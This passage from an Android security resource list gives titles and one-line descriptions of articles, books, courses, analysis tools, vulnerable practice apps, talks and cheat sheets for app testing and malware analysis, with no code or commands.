- How To Bypassing Android Anti-Emulation
- How To Secure an Android Device
- Android Root Detection Bypass Using Objection and Frida Scripts
- Root Detection Bypass By Manual Code Manipulation.
- Magisk Systemless Root - Detection and Remediation
- How to use FRIDA to bruteforce Secure Startup with FDE-encryption on a Samsung G935F running Android 8

Paper

- AndrODet: An adaptive Android obfuscation detector
- GEOST BOTNET - the discovery story of a new Android banking trojan

Books

- SEI CERT Android Secure Coding Standard
- Android Security Internals
- Android Cookbook
- Android Hacker's Handbook
- Android Security Cookbook
- The Mobile Application Hacker's Handbook
- Android Malware and Analysis
- Android Security: Attacks and Defenses
- Learning Penetration Testing For Android Devices

Course

- Learning-Android-Security
- Mobile Application Security and Penetration Testing
- Advanced Android Development
- Learn the art of mobile app development
- Learning Android Malware Analysis
- Android App Reverse Engineering 101
- MASPT V2
- Android Pentration Testing(Persian)

Tools

Static Analysis

- Apktool:A tool for reverse engineering Android apk files
- quark-engine - An Obfuscation-Neglect Android Malware Scoring System
- DeGuard:Statistical Deobfuscation for Android
- jadx - Dex to Java decompiler
- Amandroid â€“ A Static Analysis Framework
- Androwarn â€“ Yet Another Static Code Analyzer

Android Application Security

- Droid Hunter â€“ Android application vulnerability analysis and Android pentest tool
- Error Prone â€“ Static Analysis Tool
- Findbugs â€“ Find Bugs in Java Programs
- Find Security Bugs â€“ A SpotBugs plugin for security audits of Java web applications.
- Flow Droid – Static Data Flow Tracker
- Smali/Baksmali â€“ Assembler/Disassembler for the dex format
- Smali-CFGs – Smali Control Flow Graph's
- SPARTA – Static Program Analysis for Reliable Trusted Apps
- Gradle Static Analysis Plugin
- Checkstyle â€“ A tool for checking Java source code
- PMD â€“ An extensible multilanguage static code analyzer
- Soot – A Java Optimization Framework
- Android Quality Starter
- QARK – Quick Android Review Kit
- Infer â€“ A Static Analysis tool for Java, C, C++ and Objective-C
- Android Check â€“ Static Code analysis plugin for Android Project
- FindBugs-IDEA Static byte code analysis to look for bugs in Java code
- APK Leaks – Scanning APK file for URIs, endpoints & secrets
- Trueseeing â€“ fast, accurate and resillient vulnerabilities scanner for Android apps
- StaCoAn â€“ crossplatform tool which aids developers, bugbounty hunters and ethical hackers

Dynamic Analysis

- Mobile-Security-Framework MobSF
- Magisk v20.2 - Root & Universal Systemless Interface
- Runtime Mobile Security (RMS) - is a powerful web interface that helps you to manipulate Android and iOS Apps at Runtime
- Droid-FF - Android File Fuzzing Framework
- Drozer
- Inspeckage
- PATDroid - Collection of tools and data structures for analyzing Android applications
- Radare2 - Unix-like reverse engineering framework and commandline tools
- Cutter - Free and Open Source RE Platform powered by radare2
- ByteCodeViewer - Android APK Reverse Engineering Suite (Decompiler, Editor, Debugger)

Online APK Analyzers

- Oversecured
- Android Observatory APK Scan
- AndroTotal
- VirusTotal
- Scan Your APK
- AVC Undroid
- OPSWAT
- ImmuniWeb Mobile App Scanner
- Ostor Lab
- Quixxi
- TraceDroid
- Visual Threat

Android Application Security

- App Critique
- Jotti's malware scan
- kaspersky scanner

Online APK Decompiler

- Android APK Decompiler
- Java Decompiler APk
- APK DECOMPILER APP
- DeAPK is an open-source, online APK decompiler
- apk and dex decompilation back to Java source code
- APK Decompiler Tools

Labs

- OVAA (Oversecured Vulnerable Android App)
- DIVA (Damn insecure and vulnerable App)
- OWASP Security Shepherd
- Damn Vulnerable Hybrid Mobile App (DVHMA)
- OWASP-mstg(UnCrackable Mobile Apps)
- VulnerableAndroidAppOracle
- Android InsecureBankv2
- Purposefully Insecure and Vulnerable Android Application (PIIVA)
- Sieve app(An android application which exploits through android components)
- DodoVulnerableBank(Insecure Vulnerable Android Application that helps to learn hacing and securing apps)
- Digitalbank(Android Digital Bank Vulnerable Mobile App)
- AppKnox Vulnerable Application
- Vulnerable Android Application
- Android Security Labs
- Android-security Sandbox
- VulnDroid(CTF Style Vulnerable Android App)
- FridaLab
- Santoku Linux - Mobile Security VM
- AndroL4b - A Virtual Machine For Assessing Android applications, Reverse Engineering and Malware Analysis

Talks

- One Step Ahead of Cheaters -- Instrumenting Android Emulators
- Vulnerable Out of the Box: An Evaluation of Android Carrier Devices
- Rock appround the clock: Tracking malware developers by Android
- Chaosdata - Ghost in the Droid: Possessing Android Applications with ParaSpectre
- Remotely Compromising Android and iOS via a Bug in Broadcom's Wi-Fi Chipsets
- Honey, I Shrunk the Attack Surface – Adventures in Android Security Hardening
- Hide Android Applications in Images
- Scary Code in the Heart of Android
- Fuzzing Android: A Recipe For Uncovering Vulnerabilities Inside System Components In Android

Android Application Security

- Unpacking the Packed Unpacker: Reverse Engineering an Android Anti-Analysis Native Library
- Android FakeID Vulnerability Walkthrough
- Unleashing D* on Android Kernel Drivers
- The Smarts Behind Hacking Dumb Devices
- Overview of common Android app vulnerabilities
- Android security architecture
- Get the Ultimate Privilege of Android Phone

Misc

- Android Malware Adventures
- Android-Reports-and-Resources
- Hands On Mobile API Security
- Android Penetration Testing Courses
- Lesser-known Tools for Android Application PenTesting
- android-device-check - a set of scripts to check Android device security configuration
- apk-mitm - a CLI application that prepares Android APK files for HTTPS inspection
- Andriller - is software utility with a collection of forensic tools for smartphones
- Dexofuzzy: Android malware similarity clustering method using opcode sequence-Paper
- Chasing the Joker
- Side Channel Attacks in 4G and 5G Cellular Networks-Slides
- Shodan.io-mobile-app for Android
- Popular Android Malware 2018
- Popular Android Malware 2019
- Popular Android Malware 2020

Bug Bounty & Writeup

- Hacker101 CTF: Android Challenge Writeups
- Arbitrary code execution on Facebook for Android through download feature
- RCE via Samsung Galaxy Store App

Cheat Sheet

- Mobile Application Penetration Testing Cheat Sheet
- ADB (Android Debug Bridge) Cheat Sheet
- Frida Cheatsheet and Code Snippets for Android